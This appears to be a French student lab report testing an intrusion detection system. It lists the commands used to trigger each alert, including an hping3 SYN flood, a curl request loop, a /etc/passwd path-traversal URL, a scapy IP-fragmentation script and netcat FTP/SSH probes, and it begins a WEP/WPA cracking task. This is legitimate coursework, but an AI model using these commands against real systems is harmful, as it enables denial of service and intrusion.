
Voici toutes les alarmes de détection de comportement suspicieux et les attaques faites pour les activer, on utilisait le client B pour faire les attaques puisqu'il à accès à l'IP virtuel (87.10.10.11) du server A ayant des servers ftp/http/ssh :



Commandes pour l'alerte DOS SYN depuis le client B (brancher à l'extérieur du WAN) :


hping3 -S -p 80 --flood 87.10.10.11 (ça spam le serveur de ping

DOS de requête GET :



Attaque pour l'alerte : Boucle infini de commande ''curl http://87.10.10.11 ''

URI non normalisé :



Attaque utiliser pour l'alerte :

curl ''http://87.10.10.11/ ;''


curl ''http://87.10.10.11/ @''

curl ''http://87.10.10.11/ --''

curl ''http://87.10.10.11/%2e/%2e/etc/passwd'' ect….


Alerte de fragmentation trop petite (<500) ou trop grande (>1000) :

Trop grande :



Commande utilisée pour paquets fragmenter trop grand ping -s 5000 87.10.10.11

Trop petit :



Script utilisé pour paquets fragmenté trop petit :

```
from scapy.all import*

target = "87.10.10.11"

pkt = IP(dst=target) /ICMP() / ("A" * 450)

fragments = fragment(pkt, fragsize=140)



for frag in fragments:

    send(frag)

  print("frag reussi :", frag.summary())
```

La commande avec hping3 --frag ne voulait pas marcher j'ai donc codé un script scapy.

FTP raté :





Commande utilisée pour l'alerte : netcat 87.10.10.11 21

USER azdkja

PASS zkadbjaz (un user + pass inexistant)

Tentative de connexion SSH :





Commande utilisée : Netcat 87.10.10.11 22

Conclusion IDS :

Notre IDS, déployé sur le serveur 87.10.10.11, surveille en temps réel le trafic réseau afin de détecter des comportements anormaux ou malveillants. Il génère des alertes lors de tentatives de connexion SSH, d'échecs FTP, ou de requêtes HTTP suspectes. Il identifie également des attaques web comme les injections SQL, les scripts XSS, et les URI non normalisées. Enfin, il repère des techniques de contournement comme la fragmentation IP anormale, assurant une surveillance complète des vecteurs d'intrusion les plus courants.

Tâche 6 Attaque sur le Wifi (4,5 points)

Liste des personnes impliquées avec pourcentage de répartition	
Redouane	30
Bastien	70

Estimation du temps passé sur cette tâche en heure-homme :


Objectif : Mettre en place des attaques sur le WEP et sur le WPA avec une Linksys puis avec un SNS

Sous-tâches	Evaluation prof
Mise en place du WEP sur Linksys	100%
Cassage de la clé WEP sur Linksys	100%
Mise en place du WPA sur Linksys	100%
Cassage du WPA sur Linksys	100%
Mise en place du WEP sur Stormshield SNS	100%
Cassage de la clé WEP sur Stormshield SNS	100%
Mise en place du WPA sur Stormshield SNS	100%
Cassage du WPA sur Stormshield SNS	100%


Rapport

(Expliquez votre démarche, le fonctionnement de WEP et de WPA, le principe mis en place par le cracker, etc.)

Mise en place du WEP sur Linksys




J'ai tout d'abord mis une adresse ip en 10.0.1.1 pour être cohérent avec notre topologie réseau et le nom groupe3 pour identifier la borne facilement.

